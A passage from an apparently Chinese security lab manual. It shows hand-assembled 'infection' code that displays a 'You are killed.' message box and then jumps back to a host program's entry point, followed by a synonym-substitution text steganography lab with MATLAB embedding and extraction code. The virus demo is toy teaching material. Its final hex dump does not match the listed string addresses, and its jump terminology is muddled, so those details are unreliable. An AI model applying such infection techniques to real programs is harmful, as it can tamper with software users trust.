2、h4.exe的获得


2.1 执行批处理文件，生成数据文件h4.dat

debug < hello4.txt

2.2 复制数据文件，生成可执行文件h4.exe

copy h4.dat h4.exe

2.3 运行新生成的可执行文件h4.exe，运行效果如图附C-1与附C-1所示。

图附C-1 修改后程序运行效果

3、感染程序设计

；以下为正常文件代码

00401000 6A00 PUSH 00h ；对话框不属于任何窗口

00401002 6810304000 PUSH 00403010 ；标题“Program Information”

00401007 6800304000 PUSH 00403000 ；字符串“Hello World”

0040100C 6A00 PUSH 00h ；按钮风格MB\_OK

0040100E E81D000000 CALL 00401030 ；显示对话框MessageBoxA()

00401013 6A00 PUSH 00h ；返回码ExitCode，正常返回

00401015 E81C000000 CALL 00401036 ；退出进程ExitProcess()

0040101A CC INT 3 ；程序停止运行

；以下为感染代码

0040101B 6A00 PUSH 00h ；对话框不属于任何窗口

0040101D 6840304000 PUSH 00403040 ；标题“Computer Virus”

00401022 6830304000 PUSH 00403030 ；字符串“You are killed.”

00401027 6A00 PUSH 00h ；按钮风格MB\_OK

00401029 E802000000 CALL 00401030 ；显示对话框MessageBoxA()

0040102E EBD0 JMP NEAR 00401000 ；跳转到正常文件的执行程序入口

紧接着是正常文件执行程序调用外部函数接口：

00401030 FF 25 08 20 40 00 FF 25 00 20 40 00

值得注意的是，在上述设计程序中，指令码后面蓝色部分的偏移字节是这样计算出来的：

偏移字节 = 目标地址 – 恢复点 ………………………………………………………(1)

例如，程序在断点0040100Eh处调用函数MessageBoxA()，恢复点是00401013h，而被调用函数的目标地址在00401030h处，于是，调用函数的偏移就是：

00401030h - 00401013h = 0000001Dh

所以，这条调用函数MessageBoxA()的汇编指令就是：E81D000000。

同理，象JMP NEAR等指令也是一样，指令码是EBh，偏移依旧按照公式(1)来计算：

指令偏移 = 00401000h – 00401030h = D0h

JMP NEAR指令这里的偏移是单字节范围内的，如果是大范围的JMP SHORT或者JMP NEAR或者JMP FAR等，则需要根据偏移的长度来确定便偏移量的值。

例如，偏移量为2字节与4字节时的情形如下：

-a 1000

13B5:1000 jmp short 100

13B5:1003 jmp near 100

13B5:1006 jmp far 13b5:0100

-u 1000

13B5:1000 E9FDF0 JMP 0100

13B5:1003 E9FAF0 JMP 0100

13B5:1006 EA0001B513 JMP 13B5:0100

因此，设计好的感染后的代码应该是：

00401000 6A 00 68 10 30 40 00 68 00 30 40 00 6A 00 E8 1D

00401010 00 00 00 6A 00 E8 1C 00 00 00 CC 6A 00 68 10 30

00401020 40 00 68 00 30 40 00 6A 00 E8 02 00 00 00 EB D0

00401030 FF 25 08 20 40 00 FF 25 00 20 40 00

# 实验8 文本水印技术及实现

## 【实验目的】

* 1. 熟悉信息隐藏与数字水印的关系。

1. 熟悉文本水印的原理。
2. 熟悉文本水印的特性。
3. 编程实现文本水印的嵌入与提取过程。

## 【实验原理】

文本信息隐藏的方法主要有以下几种。

1. 移位编码法：利用相邻文本的相对位置关系来隐藏信息的方法，主要有行间距编码和字间距编码两种。
2. 特征编码法：通过改变文档中特定文字的某一个特定特征来嵌入信息。利用中、英文标点符号的差异来隐藏信息的标点符号信息隐藏法就是其中的一种。
3. 变换编码法：将文本先进行特定的变换 后再隐藏信息的方法，例如文本伪装算法。
4. 同义词替换法：通过对文本中的文件结构及句法特点的分析，挑出一些词语，用其他一些与其意思十分相近的词语进行替换，从而实现秘密信息的隐藏。如：“互联网”与 “因特网”等。

平台采用同义词替换法进行文本信息隐藏，给定单组同义词定义同义词词库如下：

我们：00（1）；你们：01（2）；作者：10（3）；读者：11（4）。

其对应的GBK编码（作为二进制文件搜索要用，平台未使用）是：

我们：CE D2 C3 C7；你们：C4 E3 C3 C7；作者：D7 F7 D5 DF；读者：B6 C1 D5 DF。




图1 同义词替换法工作流程

登报发表的原始文本设计如下：

我们认为，读者可以把有关你们作品的消息传达到每一个作者。《我们的作者》张宪文就介绍读者认真阅读作者随侯珠的作品《拾光里的我们》，以及作者天街凉茶的作品《 [综]我们和离吧》。

假设长沙市秘密交通员联络的信息编码格式如下：“日期”+“时间”+“地点”+“方式”+“要求”，其中，各个字段的编码规则如表1所示。

表1 信息编码各个字段编码规则

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| 编码 | 日期 | 时间 | 地点 | 方式 | 对方要求 |
| 00(1) | 今天 | 上午8点 | 麓山南路晓魅清吧 | 单独见面 | 左手倒持《参考消息》 |
| 01(2) | 明天 | 上午10点 | 上次见面约定地点 | 另带1人 | 右手倒持2朵玫瑰 |
| 10(3) | 3天后 | 下午15点 | 赤岭路迷藏BAR | 另带2人 | 左手掌挽白色丝巾 |
| 11(4) | 5天后 | 上次见面约定时间 | 文源路您大超市 | 上次见面约定人数 | 上次见面约定要求 |

现在，某交通员想登报传递以下信息：

“明天下午15点文源路您大超市单独见面左手掌挽白色丝巾”。

那么，某交通员需要传递的信息编码需要10个比特，它们是：

01 10 11 00 10(即：2、3、4、1、3)。

因此，登报发表的载体文本可以设计如下：

你们认为，作者可以把有关读者作品的消息传达到每一个我们。《作者的作者》张宪文就介绍读者认真阅读作者随侯珠的作品《拾光里的我们》，以及作者天街凉茶的作品《 [综]我们和离吧 》。

平台将编程实现这个构想。

实验程序文件夹下的几个主要文件如下：

原始文本：yswb.txt； 载体文本：ztwb.txt； 同义词：tyc.txt；

日期编码：bm1.txt； 时间编码：bm2.txt； 地点编码：bm3.txt；

方式编码：bm4.txt； 要求编码：bm5.txt； 秘密信息：mmxx.txt；

嵌入算法：wbqr.m； 提取算法：wbtq.m； 提取信息：tqxx.txt。

其中，载体文本的初始值就是原始文本。

## 【操作验证】

1. 打开本实验系统软件MATLAB，点击菜单“文件”，选择“打开”选项，如图2所示，选择实验程序wbqr.m。
2. 点击“Debug”菜单项“Run”，执行实验程序，如图3所示。
3. 在弹出的对话框中选择第1项，将实验文件夹作为MATLAB当前路径，如图4所示。




图2 选择实验程序



 

图3 执行嵌入与提取实验程序




图4 选择实验文件夹作为MATLAB当前路径




图5 程序运行时MATLAB显示的“忙”状态




图6 文本嵌入实验程序运行结果




图7 文本提取实验程序运行结果

5、此时，MATLAB会处于短暂的计算“忙”状态，如图5所示。程序运行完毕就会给出实验结果，如图6与图7所示。

6、观察原始文本yswb.txt与载体文本ztwb.txt，待传达的秘密信息mmxx.txt和提取信息tqxx.txt，体会他们之间的处理效果与设计思路是否吻合。

## 【程序阅读】

文本信息隐藏的工作流程如下：

1. 打开实验必需的文件，为获取实验数据做准备；
2. 读取原始文本yswb.txt；
3. 读取定义的同义词tyc.txt；
4. 读取载体文本ztwb.txt；
5. 读取待传播的秘密信息mmxx.txt；
6. 读取编码信息bm1.txt：日期；
7. 读取编码信息bm2.txt：时间；
8. 读取编码信息bm3.txt：地点；
9. 读取编码信息bm4.txt：方式；

10、读取编码信息bm5.txt：对方要求；

11、复制原始文本yswb.txt作为载体文本ztwb.txt的初始值；

12、根据要传送的秘密信息mmxx.txt生成秘密信息编码mxbm；

13、搜索ztwb.txt，发现同义词库中的词汇，依次用mxbm指定的词汇替换；

14、写入载体文本；

15、关闭打开的文件；

16、程序运行结束。

文本信息提取的工作流程是嵌入过程的逆过程，请读者参考下面的程序理解其思路。

## 【程序编写】

1、写一个简单的MATLAB程序实现文本信息的隐藏与提取。

⑴ 文本信息隐藏示例代码

%

% 文本信息隐藏、文本水印 信息嵌入演示程序

%

% 打开实验必需的文件，获取实验数据

fid\_yswb=fopen('yswb.txt');

fid\_tyc=fopen('tyc.txt');

fid\_ztwb=fopen('ztwb.txt','r+');

fid\_mmxx=fopen('mmxx.txt');

fid\_bm1=fopen('bm1.txt');

fid\_bm2=fopen('bm2.txt');

fid\_bm3=fopen('bm3.txt');

fid\_bm4=fopen('bm4.txt');

fid\_bm5=fopen('bm5.txt');

% 读取原始文本yswb.txt

fseek(fid\_yswb, 0, 'bof');

yswb=fgetl(fid\_yswb);

% 读取定义的同义词tyc.txt

fseek(fid\_tyc, 0, 'bof');

for i=1:1:4

t=fgetl(fid\_tyc);

tyc(i,:)=t;

end

% 读取载体文本ztwb.txt

fseek(fid\_ztwb, 0, 'bof');

ztwb=fgetl(fid\_ztwb);

% 读取待传播的秘密信息mmxx.txt

fseek(fid\_mmxx, 0, 'bof');

for i=1:1:5

t=fgetl(fid\_mmxx);

switch i

case 1

mmxx1=t;

case 2

mmxx2=t;

case 3

mmxx3=t;

case 4

mmxx4=t;

case 5

mmxx5=t;

end

end

mmxx={mmxx1;mmxx2;mmxx3;mmxx4;mmxx5};

% 读取编码信息bm1.txt：日期

fseek(fid\_bm1, 0, 'bof');

for i=1:1:5

t=fgetl(fid\_bm1);

switch i

case 1

bm11=t;

case 2

bm12=t;

case 3

bm13=t;

case 4

bm14=t;

end

end

bm1={bm11;bm12;bm13;bm14};

% 读取编码信息bm2.txt：时间

fseek(fid\_bm2, 0, 'bof');

for i=1:1:5

t=fgetl(fid\_bm2);

switch i

case 1

bm21=t;

case 2

bm22=t;

case 3

bm23=t;

case 4

bm24=t;

end

end

bm2={bm21;bm22;bm23;bm24};

% 读取编码信息bm3.txt：地点

fseek(fid\_bm3, 0, 'bof');

for i=1:1:5

t=fgetl(fid\_bm3);

switch i

case 1

bm31=t;

case 2

bm32=t;

case 3

bm33=t;

case 4

bm34=t;

end

end

bm3={bm31;bm32;bm33;bm34};

% 读取编码信息bm4.txt：方式

fseek(fid\_bm4, 0, 'bof');

for i=1:1:5

t=fgetl(fid\_bm4);

switch i

case 1

bm41=t;

case 2

bm42=t;

case 3

bm43=t;

case 4

bm44=t;

end

end

bm4={bm41;bm42;bm43;bm44};

% 读取编码信息bm5.txt：对方要求

fseek(fid\_bm5, 0, 'bof');

for i=1:1:5

t=fgetl(fid\_bm5);

switch i

case 1

bm51=t;

case 2

bm52=t;

case 3

bm53=t;

case 4

bm54=t;

end

end

bm5={bm51;bm52;bm53;bm54};

% 复制载体文本ztwb.txt初始值为原始文本yswb.txt

copyfile('yswb.txt','ztwb.txt');

% 根据要传送的秘密信息mmxx.txt生成秘密信息编码mxbm，例如：2、3、4、1、3

for i=1:1:5

switch i

case 1

t1=bm1;

case 2

t1=bm2;

case 3

t1=bm3;

case 4

t1=bm4;

case 5

t1=bm5;

end

mxbm(i)=0;

for j=1:1:4

if ( strcmp(mmxx(i),t1(j)) )

mxbm(i)=j;

break;

end

end

end

% 搜索ztwb.txt，发现同义词库中的词汇，依次用mxbm指定的词汇替换

% 在载体文本中搜索同义词库中包含的同义词及其位置

% 搜索结果：t1=[ 1 59 121 158]; t2=[25]; t3=[51 65 95 133]; t4=[11 83];

t1=findstr(ztwb,tyc(1,:));

t2=findstr(ztwb,tyc(2,:));

t3=findstr(ztwb,tyc(3,:));

t4=findstr(ztwb,tyc(4,:));

% 在找到的同义词位置按照从小到大获得前5个替换位置thwz,例如：1,11,25,51,59,65,83,95,121,133,158

t=[t1,t2,t3,t4];

thwz=sort(t);

% 用替换列表thlb中的同义词替换掉载体文本ztwb中替换位置thwz处的同义词

for i=1:1:5

ztwb(thwz(i):thwz(i)+3)=tyc(round(mxbm(i)),:);

end

% 写入载体文本

fseek(fid\_ztwb, 0, 'bof');

fwrite(fid\_ztwb,ztwb);

% 关闭打开的文件

fclose(fid\_yswb);

fclose(fid\_tyc);

fclose(fid\_ztwb);

fclose(fid\_mmxx);

fclose(fid\_bm1);

fclose(fid\_bm2);

fclose(fid\_bm3);

fclose(fid\_bm4);

fclose(fid\_bm5);

% 程序运行结束

⑵ 文本信息提取示例代码

%

% 文本信息隐藏、文本水印 信息提取演示程序

%

clear all;

% 打开实验必需的文件，获取实验数据

fid\_tyc=fopen('tyc.txt');

fid\_ztwb=fopen('ztwb.txt');

fid\_tqxx=fopen('tqxx.txt','r+');

fid\_bm1=fopen('bm1.txt');

fid\_bm2=fopen('bm2.txt');

fid\_bm3=fopen('bm3.txt');

fid\_bm4=fopen('bm4.txt');

fid\_bm5=fopen('bm5.txt');

% 读取定义的同义词tyc.txt

fseek(fid\_tyc, 0, 'bof');

for i=1:1:4

t=fgetl(fid\_tyc);

tyc(i,:)=t;

end

% 读取载体文本ztwb.txt

fseek(fid\_ztwb, 0, 'bof');

ztwb=fgetl(fid\_ztwb);

% 读取编码信息bm1.txt：日期

fseek(fid\_bm1, 0, 'bof');

for i=1:1:5

t=fgetl(fid\_bm1);

switch i

case 1

bm11=t;

case 2

bm12=t;

case 3

bm13=t;

case 4

bm14=t;

end

end

bm1={bm11;bm12;bm13;bm14};

% 读取编码信息bm2.txt：时间

fseek(fid\_bm2, 0, 'bof');

for i=1:1:5

t=fgetl(fid\_bm2);

switch i

case 1

bm21=t;

case 2

bm22=t;

case 3

bm23=t;

case 4

bm24=t;

end

end

bm2={bm21;bm22;bm23;bm24};

% 读取编码信息bm3.txt：地点

fseek(fid\_bm3, 0, 'bof');

for i=1:1:5

t=fgetl(fid\_bm3);

switch i

case 1

bm31=t;

case 2

bm32=t;

case 3

bm33=t;

case 4

bm34=t;

end

end

bm3={bm31;bm32;bm33;bm34};

% 读取编码信息bm4.txt：方式

fseek(fid\_bm4, 0, 'bof');

for i=1:1:5

t=fgetl(fid\_bm4);

switch i

case 1

bm41=t;

case 2

bm42=t;

case 3

bm43=t;

case 4

bm44=t;

end

end

bm4={bm41;bm42;bm43;bm44};

% 读取编码信息bm5.txt：对方要求

fseek(fid\_bm5, 0, 'bof');

for i=1:1:5

t=fgetl(fid\_bm5);

switch i

case 1

bm51=t;

case 2

bm52=t;

case 3

bm53=t;

case 4

bm54=t;

end

end

bm5={bm51;bm52;bm53;bm54};

% 搜索ztwb.txt，发现同义词库中的词汇x的替换位置thwz

% 在载体文本中搜索同义词库中包含的同义词及其位置

% 搜索结果：t1=[ 51 121 158]; t2=[1]; t3=[11 59 65 95 133]; t4=[25 83];

t1=findstr(ztwb,tyc(1,:));

t2=findstr(ztwb,tyc(2,:));

t3=findstr(ztwb,tyc(3,:));

t4=findstr(ztwb,tyc(4,:));

% 在找到的同义词位置按照从小到大获得前5个替换位置thwz,例如：1,11,25, 51, 59, 65, 83,95,121,133,158

t=[t1,t2,t3,t4];

thwz=sort(t);

% 生成秘密信息编码mxbm，例如：2、3、4、1、3

for i=1:1:5

mxbm(i)=0;

for j=1:1:4

if ( strcmp( ztwb( thwz(i):thwz(i)+3 ),tyc(j,:) ) )

mxbm(i)=j;

break;

end

end

end

% 根据编码合成提取信息tqxx

tqxx='';

for i=1:1:5

switch i

case 1

tqxx=strcat(tqxx,bm1(mxbm(i),:));

case 2

tqxx=strcat(tqxx,bm2(mxbm(i),:));

case 3

tqxx=strcat(tqxx,bm3(mxbm(i),:));

case 4

tqxx=strcat(tqxx,bm4(mxbm(i),:));

case 5

tqxx=strcat(tqxx,bm5(mxbm(i),:));

end

end

% 将cell类型的串转换成char array类型的串

TQXX=tqxx{1};

% 写入提取信息tqxx.txt

fseek(fid\_tqxx, 0, 'bof');

fwrite(fid\_tqxx,TQXX);

% 关闭打开的文

fclose(fid\_tyc);

fclose(fid\_ztwb);

fclose(fid\_tqxx);

fclose(fid\_bm1);

fclose(fid\_bm2);

fclose(fid\_bm3);

fclose(fid\_bm4);

fclose(fid\_bm5);

% 程序运行结束

【问题思考】

1. 如果有多组同义词组成同义词库，你准备怎样修改程序？

【参考解答】

1、平台程序只提供了一个编码组的同义词库，同义词搜索时，需要区分多个编码组，再决定具体编码。

实验记录：

